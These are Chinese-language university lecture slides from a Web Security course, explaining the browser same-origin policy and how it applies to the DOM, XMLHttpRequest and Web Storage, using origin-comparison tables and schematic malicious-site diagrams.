

2021-2022学年秋季学期

Web安全技术
Web Security

授课团队：刘奇旭、刘潮歌

助 教：陈艳辉、杨毅宇、李寅

Web安全技术

Web Security

1.3 同源策略

刘潮歌

liuchaoge@iie.ac.cn

中科院信工所 第六研究室



中国科学院大学
University of Chinese Academy of Sciences

内容回顾



内容回顾

□ 同源策略(Same-Origin Policy)

□ 浏览器核心安全功能

{protocol, host, port}

Compared URL	Outcome	Reason
http://www.example.com/dir/page2.html	Success	Same protocol, host and port
http://www.example.com/dir2/other.html	Success	Same protocol, host and port
http://username:password@www.example.com/dir2/other.html	Success	Same protocol, host and port
http://www.example.com:81/dir/other.html	Failure	Same protocol and host but different port
https://www.example.com/dir/other.html	Failure	Different protocol
http://en.example.com/dir/other.html	Failure	Different host
http://example.com/dir/other.html	Failure	Different host (exact match required)
http://v2.www.example.com/dir/other.html	Failure	Different host (exact match required)
http://www.example.com:80/dir/other.html	Depends	Port explicit. Depends on implementation in browser.



一章一问

□ 什么是同源策略，跨域通信的方法有哪些？




提纲

□ 同源策略

- 源域含义
- 典型场景

□ 跨域通信

□ 攻击实例



浏览器安全



- 我们每天都在使用浏览器
- 浏览器是互联网最重要的入口
- 浏览器知道用户重要互联网信息

基本HTML页面

Response
Headers

```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Encoding: deflate
Content-Type: text/html
Date: Sun, 30 Aug 2015 17:00:50 GMT
```

Response
Body

```
<!DOCTYPE html>
<html>
```

```
<head>
```

```
<meta>
```

```
<link>
```

```
<style>
```

```
</style>
```

```
<script>
```

```
</head>
```

```
<body>
```

content.....

```
<img>
```

```
<iframe>
```

```
<html>content.....</html>
```

```
</iframe>
```

```
<script>
```

```
XMLHttpRequest()
```

```
</script>
```

```
</body>
```

```
</html>
```

```
<link rel="stylesheet" type="text/css" href="http://a.com/theme.css" />
```

```
<script type="text/javascript" src="http://a.com/a.js"></script>
```

```

```

```
<iframe name="ads" src="http://b.com/index.html"></iframe>
```

```
XMLHttpRequest().open("GET", "http://www.baidu.com", true)
```



危险的行为



hacker.com

mail.cstnet.cn

```
<!DOCTYPE html>
<html>
```

恶意网站

```
<head>
  <meta>
  <link>
  <style>
</style>
  <script>
</head>
```

```
<body>
  <img>
  content.....
```

```
<iframe>
  <html>content.....</html>
</iframe>
```

```
<script>
  XMLHttpRequest()
  WebSocket()
</script>
```

```
</body>
```

```
</html>
```

```
<!DOCTYPE html>
<html>
```

用户数据

```
<head>
  <meta>
  <link>
  <style>
</style>
  <script>
</head>
```

```
<body>
  <img>
  content.....
```

```
<iframe>
  <html>content.....</html>
</iframe>
```

```
<script>
  XMLHttpRequest()
  WebSocket()
</script>
```


```
</body>
```

```
</html>
```

JavaScript->DOM



危险的行为



前端安全的保障

同源策略



同源策略

- 同源策略：同源策略限制了从同一个源，加载的文档或脚本，如何与来自另一个源的资源进行交互。这是一个用于隔离潜在恶意文件的重要安全机制。
- 浏览器给予用户的安全保障，是浏览器最核心的安全功能，是策略 + 技术的保障。



同源策略

□ 关于策略

- 可以实现目标的方案集合；
- 根据形势发展而制定的行动方针和斗争方法；
- 有斗争艺术，能注意方式方法。

□ 故**上兵伐谋**，其次伐交，其次伐兵，其下攻城。攻城之法，为不得已。
——《孙子兵法·谋攻篇》

□ “一个问题，如果不能从技术上解决，就从策略上解决。”



“源” “域”

Origin



同源策略

□ 同源策略(Same-Origin Policy)

下表给出了相对`http://store.company.com/dir/page.html`同源检测的示例:

URL	结果	原因
<code>http://store.company.com/dir2/other.html</code>	成功	只有路径不同
<code>http://store.company.com/dir/inner/another.html</code>	成功	只有路径不同
<code>https://store.company.com/secure.html</code>	失败	不同协议 (https和http)
<code>http://store.company.com:81/dir/etc.html</code>	失败	不同端口 (http:// 80是默认的)
<code>http://news.company.com/dir/other.html</code>	失败	不同域名 (news和store)

□ 同源的判定: {protocol, host, port}

□ 同源页面之间可以相互访问

https://developer.mozilla.org/zh-CN/docs/Web/Security/Same-origin_policy

同源策略

□ 同源策略(Same-Origin Policy)

下表给出了相对`http://store.company.com/dir/page.html`同源检测的示例:

URL	结果	原因
<code>http://store.company.com/dir2/other.html</code>	成功	只有路径不同
<code>http://store.company.com/dir/inner/another.html</code>	成功	只有路径不同
<code>https://store.company.com/secure.html</code>	失败	不同协议 (https和http)
<code>http://store.company.com:81/dir/etc.html</code>	失败	不同端口 (http:// 80是默认的)
<code>http://news.company.com/dir/other.html</code>	失败	不同域名 (news和store)

IE浏览器上同源

□ 同源的判定: {protocol, host, port}

□ 同源页面之间可以相互访问

https://developer.mozilla.org/zh-CN/docs/Web/Security/Same-origin_policy

同源策略



Google Chrome



Windows Internet Explorer



Safari



同源策略

□ 同源策略(Same-Origin Policy)

□ 同源策略本身并不复杂，并且似乎很“简洁”

□ 实际上——“乱象丛生”

- 应用场景比较多
- 浏览器对安全的理解不一致

□ 浏览器安全标准不统一




提纲

□ 同源策略

- 源域含义
- 典型场景

□ 跨域通信

□ 攻击实例




同源策略的典型场景

- DOM的同源策略
- XMLHttpRequest的同源策略
- Web Storage的同源策略
- 脚本型URL的同源策略



DOM

- 文档对象模型（Document Object Model，简称DOM），是W3C组织推荐的处理可扩展标志语言的标准编程接口。在网页上，组织页面（或文档）的对象被组织在一个树形结构中，用来表示文档中对象的标准模型就称为DOM。




DOM的同源策略

- ❑ 限制来自不同源的“document”或脚本，相互读取或设置某些属性
- ❑ <script>，，<iframe>，<link>的跨域请求，**不受**同源策略约束
- ❑ JavaScript不能随意跨域操作其它页面DOM
- ❑ JavaScript不能获取<script>，，<iframe>，<link>跨域请求得到的内容，只在浏览器解析后，获取**必要的、公共的**信息（如img的width）
- ❑ <iframe>父子页面交互**受**同源策略约束
- ❑ **<script>引入外部JS文件，此JS的源为当前页面**



DOM的同源策略



DOM的同源策略



hacker.com

```
<!DOCTYPE html>
```

```
<html>
```

```
<head>
```

```
  <meta>
```

```
  <link>
```

```
  <style>
```

```
  </style>
```

```
  <script>
```

```
</head>
```

```
<body>
```

```
  <img>
```

```
  content.....
```

```
  <iframe>
```

```
    <html>content.....</html>
```

```
  </iframe>
```

```
  <script>
```

```
    XMLHttpRequest()
```

```
    WebSocket()
```

```
  </script>
```

```
</body>
```

```
</html>
```

恶意网站

JavaScript->DOM

```
<iframe name="ads" src="http://mail.cstnet.cn/index.html">
```

```
</iframe>
```


用户数据



DOM的同源策略

□ 对于javascript, 非同源的情况:

方法	属性
window.blur window.close window.focus window.postMessage	window.closed Read only. window.frames Read only. window.length Read only. window.location Read/write. window.opener Read only. window.parent Read only. window.self Read only. window.top Read only.



document




DOM的同源策略

□ 对于javascript, 同源的情况:

方法	属性
全部	全部



document



XMLHttpRequest的同源策略

□ AJAX请求

```
var x = new XMLHttpRequest();  
x.open ("POST", "https://mail.cstnet.cn/login.php", false)  
x.setRequestHeader("X-Random-Header", "Hi!")  
x.send( "Username and Password");  
alert(x.responseText)
```



XMLHttpRequest的同源策略

□ 同步/异步请求

□ 同步：提交请求->等待服务器处理->响应->处理完毕

- 期间代码不能做其它事情，只能等待

□ 异步：提交请求->服务器处理->收到浏览器通知，响应->处理完毕

- 期间代码可以做其他事情

AJAX是异步请求，大大提高了浏览器和代码效率

□ XMLHttpRequest 对象用于在后台与服务器交换数据。

□ XMLHttpRequest 能够在不重新加载页面的情况下更新网页、在页面已加载后从服务器请求数据、在页面已加载后从服务器接收数据、在后台向服务器发送数据。



XMLHttpRequest的同源策略

□ 同步/异步请求

小明：一起吃饭吧！

女神：。。。。。。

小明：一起吃饭吧！

女神：。。。。。。

小明：一起吃饭吧！

女神：。。。。。。

.....

小明：一起吃饭吧！

女神：。。。。。。

小明：我想和你一起吃饭，
你想好了告诉我！

女神：。。。。。。

三年后，小明仍然单身！

三天后，小明饿晕了！

三天后，他们幸福地共进晚餐！



XMLHttpRequest的同源策略

- ❑ XMLHttpRequest, 严格受同源策略约束, 不能随意跨域请求。
- ❑ XMLHttpRequest.open(...)里设定的目的URL, 必须与发起页面真正同源: 域名、端口、协议


发起访问 `http://example.com/a/page.html`

XMLHttpRequest.open	浏览器
<code>http://example.com/b/page.html</code>	正常访问
<code>http://www.example.com/a/page.html</code>	域名不匹配
<code>http://example.com/a/page.html</code>	协议不匹配
<code>http://example.com:8080/a/page.html</code>	端口不匹配



XMLHttpRequest的同源策略

- XMLHttpRequest受同源策略的严格约束，**不能**随意跨域请求
- 阻止的是跨域资源的获取，而不是阻止跨域的请求
- 跨域请求可以正常发出，但浏览器阻止脚本获取返回的内容



WEB STORAGE

- Web Storage的出现是为了克服Cookie的一些限制，如果你的数据不需要服务端处理，只需要存储在客户端，根本就不需要持续的将数据发回服务器（Cookie会跟在每次HTTP请求里）。
- Web Storage的两个主要目标是：
 - 提供一种在Cookie之外存储会话数据的途径
 - 提供一种存储大量可以跨会话存在的数据的机制
- Web Storage有两种实现，一个是localStorage，一个是sessionStorage。



WEB STORAGE的同源策略


□ localStorage

- 实现与站点源（origin）相关的持久存储，关闭浏览器后仍然有效

□ sessionStorage

- 绑定当前浏览器窗口，提供临时的缓存机制，浏览器会话结束后清理


□ 规范里认为，应该严格遵守同源策略（域名、端口、协议）




The screenshot shows the Chrome DevTools Application tab with the 'Storage' section expanded. Under 'Local Storage', the entry for 'https://www.baidu.com' is selected. The table below lists the stored items:

Key	Value
op-weizhang-msg	
BASE64_BOTTAG	0
